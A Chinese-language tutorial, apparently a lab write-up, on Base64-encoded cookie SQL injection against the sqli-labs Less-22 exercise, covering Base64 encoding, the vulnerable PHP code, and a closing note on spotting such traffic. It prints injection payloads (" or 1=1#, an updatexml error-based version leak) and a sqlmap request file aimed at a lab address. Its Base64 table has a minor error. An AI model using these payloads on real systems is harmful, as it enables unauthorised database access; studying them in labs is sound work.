cookie base64 编码注入及流量分析

一、Basement64 编码介绍

Base64 编码是从二进制到字符的过程，可用于在 HTTP 环境下传递较长的标识信息。Base64 是网络上最常见的用于传输 8Bit 字节码的编码方式之一，Base64 就是一种基于 64 个可打印字符来表示二进制数据的方法。

Base64编码表

码值	字符	码值	字符	码值	字符	码值	字符
0	A	16	Q	32	g	48	w
1	B	17	R	33	h	49	x
2	C	18	S	34	i	50	y
3	D	19	T	35	j	51	z
4	E	20	U	36	k	52	0
5	F	21	V	37	i	53	1
6	G	22	W	38	m	54	2
7	H	23	X	39	n	55	3
8	I	24	Y	40	o	56	4
9	J	25	Z	41	p	57	5
10	K	26	a	42	q	58	6
11	L	27	b	43	r	59	7
12	M	28	c	44	s	60	8
13	N	29	d	45	t	61	9
14	O	30	e	46	u	62	+
15	P	31	f	47	v	63	/

将原始内容转换为二进制，从左到右依次取 6 位，然后在最高位补两位 0，形成新的内容。

Base64 编码的思想是：采用 64 个基本的 ASCII 码字符对数据进行重新编码。

- 将需要编码的数据拆分成字节数组，以 3 个字节为一组，按顺序排列 24 位数据，再把这 24 位数据分成 4 组，即每组 6 位；
- 再在每组的的最高位前补两个 0 凑足一个字节，这样就把一个 3 字节为一组的数据重新编码成了 4 个字节；
- 当所要编码的数据的字节数不是 3 的整倍数，也就是说在分组时最后一组不够 3 个字节，这时在最后一组填充 1 到 2 个 0 字节，并在最后编码完成后在结尾添加 1 到 2 个=号

具体编码过程如下，对 ABC 进行 Base64 编码过程

- 首先取 ABC 对应的 ASCII 码值

A ： 65、B ： 66、C ： 67

- 再取二进制值

A ： 01000001、B ： 01000010、C ： 01000011

- 然后把这三个字节的二进制码接起来

010000010100001001000011

- 再以 6 位为单位分成 4 个数据块并在最高位填充两个 0 后形成 4 个字节的编码后的值

00010000、00010100、00001001、00000011

- 再把这 4 个字节数据转化成 10 进制数

16、20、19、3


- 最后根据 Base64 给出的 64 个基本字符表，查出对应的 ASCII 码字符 Q、U、J、D

这里的值实际就是数据在字符表中的索引。


解码过程就是把 4 个字节再还原成 3 个字节再根据不同的数据形式把字节数组重新整理成数据。

来看看 Basement4 编码

Less_22 抓取 Less_22 带有 cookie 的包，得到结果如下



用 decoder 解码工具，给 admin 在用 base64 编码，则得到结果和上面一样



二、CookieB64 注入代码分析

base64_decode(str)：PHP 语言中用于解密 Base64 解密字符串的函数。

Sqli Less-22

```
$cookee = base64_decode( $cookee);
$cookee1 = '"' . $cookee. '"';
echo "<br></font>";
$sql="SELECT * FROM users WHERE username=$cookee1 LIMIT 0,1";
$result=mysql_query( $sql);
if (!$result)
```


解密了cookee

并没有过滤，直接使用


三、Cookie Base64 注入演示

判断存在 cookie base64 注入漏洞

用 admin\生成 Base64 为编码，带入到请求



发送编码，然后找到注入漏洞




使用 Base64 加密的注入语句，插入到 Cookie 对应的位置完成 SQL 注入漏洞的探测。liBvciAxPTEglw==
明文" or 1=1#
利用 payload 如下：
" and updatexml(1,concat(0x7e,version(),0x7e),1) #

四、sqlmap 完成 cookie base64 注入

生成这个文件 sqli_Less_22.txt
在 txt 文件中将 http 头部的 cookie 位置加入*
然后用 sqlmap 去测试

```
GET /Less-22/index.php HTTP/1.1
Host: 192.168.137.218:8088
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.137.218:8088/Less-22/index.php
Connection: close
Cookie: uname=*
Upgrade-Insecure-Requests: 1
```

测试结果



五、流量分析

编码 cookie 注入流量，须解码后查看研判
Sqlmap 流量一样，仍是大量请求，每一个请求解码收查看研判